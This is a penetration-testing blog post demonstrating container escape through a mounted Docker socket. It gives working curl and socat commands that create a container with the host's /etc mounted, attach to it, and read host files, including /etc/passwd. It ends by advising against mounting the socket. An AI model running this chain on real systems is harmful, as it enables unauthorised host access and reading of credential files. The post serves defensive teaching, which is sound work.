


In this blog post, I won't spend too much time explaining what Docker is and is not. You can do some research on your own if you want to learn more about Docker and containerization technology. Instead, I will show you but one simple way to possibly open your system up to a plethora of security issues, with a Docker container. You can even try this at home.
Everything uses some layer of abstraction upon other layers of abstraction with lots of glue between them to run. Got a web app? Throw it into a container, expose some ports, host it on your cloud provider. Boom you're good to go... or maybe not? Surely the container is somehow more secure? Well I've got news for you, not if you didn't consider what that container actually is and how it works, and what security measures you should have taken when building it. This is a multi-part series, and here in this part, I would like to show you but one thing that you can do when setting up a Docker container, that could come back to bite you if you aren't careful.
Mounting the Docker Socket into a Container
This isn't really a new idea or I wouldn't be talking about it. But it does seem to be at least somewhat substantially prevalent. A simple search of the string -v /var/run/docker.sock on GitHub under code shows 36,407 results at the time of this writing. You can also read a nice short blog post which covers some of the woes of the Docker daemon socket. I'm going to talk about those same problems as well as show how they could be exploited! If you're wondering what the Docker socket is, it's essentially how the Docker daemon listens for commands from the Docker command line tool, and other such things. It has a RESTful API which you can read up on.
Follow Along
Let's get some simple setup out of the way. This assumes you've got Docker installed and are at least somewhat familiar with common concepts of containerization/Docker tooling.
Let's assume we have a root shell in the Docker container. Which I admit is a lot to assume. Since if you're a penetration tester, you would likely have jumped through some hoops to get a shell only to realize that your shell is in a container. But, for now let's just set up an Ubuntu container, attach to it, and tell ourselves that we were cool hackers and got the shell some other way.
Setup:
docker pull ubuntu
docker run -it -v /var/run/docker.sock:/var/run/docker.sock ubuntu /bin/bash
su && apt-get upgrade && apt-get install -y curl socat
Now that we have an environment set up to showcase things with, and we can see that the Docker socket is mounted into the container (because we put it there).

We're going to issue some commands to the Docker socket which is mounted in the container. Let's start with something simple first. A little bit of information disclosure to start the day! We can ask the socket to tell us all sorts of stuff about the container setup our target has going on:
curl -XGET --unix-socket /var/run/docker.sock http://localhost/containers/json

You can see that it happily threw us a bunch of information about what containers are sitting there on the host. Now we're moving on to something better, and more nefarious: creating another container on the system. Now that we know we can issue commands to the Docker engine via docker.sock, we can create another container on the system. But not just that, we can create it such that it has the host system's /etc/ mounted as a volume!
Here is the JSON describing the container we want to create:
{
  "Image":"ubuntu",
  "Cmd":["/bin/sh"],
  "DetachKeys":"Ctrl-p,Ctrl-q",
  "OpenStdin":true,
  "Mounts":[
    {
      "Type":"bind",
      "Source":"/etc/",
      "Target":"/host_etc"
    }
  ]
}
We echo the container creation JSON into a file for ease of use later:
echo -e '{"Image":"ubuntu","Cmd":["/bin/sh"],"DetachKeys":"Ctrl-p,Ctrl-q","OpenStdin":true,"Mounts":[{"Type":"bind","Source":"/etc/","Target":"/host_etc"}]}' > container.json
Now let's throw that JSON data at the Docker engine and see what happens:
curl -XPOST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock -d "$(cat container.json)" http://localhost/containers/create
Response from daemon:
{"Id":"f9ca25e4e3e4d749029a0cb96e44166378dda1ddc4f890f22bb6c371800e523f","Warnings":null}
You can see above that the daemon responded with a JSON string with Id and Warnings keys. That Id is our clue to knowing that the container was successfully created on the host system.
Start Your Containers
We can fire up the newly created container with the command below:
curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/f9ca/start
We pass the first 4 characters of the id that was returned after creating the container. It doesn't have to be the first 4, it could be the whole thing, but it will work with the first few characters as well. This doesn't respond with anything.
Next we start a connection to the container. For this we use socat:
socat - UNIX-CONNECT:/var/run/docker.sock
If socat successfully connected to the Docker socket, we then type in the following raw HTTP request:
POST /containers/f9ca/attach?stream=1&stdin=1&stdout=1&stderr=1 HTTP/1.1
Host:
Connection: Upgrade
Upgrade: tcp
We then get the following response, meaning that the connection has been upgraded to allow us to stream input and output to and from the container:
HTTP/1.1 101 UPGRADED
Content-Type: application/vnd.docker.raw-stream
Connection: Upgrade
Upgrade: tcp

[We can now execute bash commands here]

- We just run a simple
lscommand to see where we are and if we actually can execute anything. It looks like we most certainly can. - Remember the JSON string that described the container we created? We told the Docker daemon to mount the host system's
/etc/into the container as a volume with the name/host_etc/.
Let's see just what's in that /host_etc/ directory...

JACKPOT. I've truncated the output, but it's in fact the contents of the host system's /etc/ directory, ripe for plundering, or tampering, or whatever is in your scope.
Just for posterity's sake let's dump the /etc/passwd file:

There you have it. Just because your process/app/whatever is running inside of a Docker container, doesn't magically make it somehow more secure. At least not without proper care taken to actually make sure it's isolated from the host. For now, I'd just advise against mounting the Docker socket into a container if you can avoid it. Doing so opens yourself up to a lot of potential trouble.
Want to know if your container infrastructure is vulnerable?
Our team tests Docker environments, container orchestration platforms, and cloud infrastructure for misconfigurations and escape paths. Reach out to discuss a penetration test.
Talk to Our Team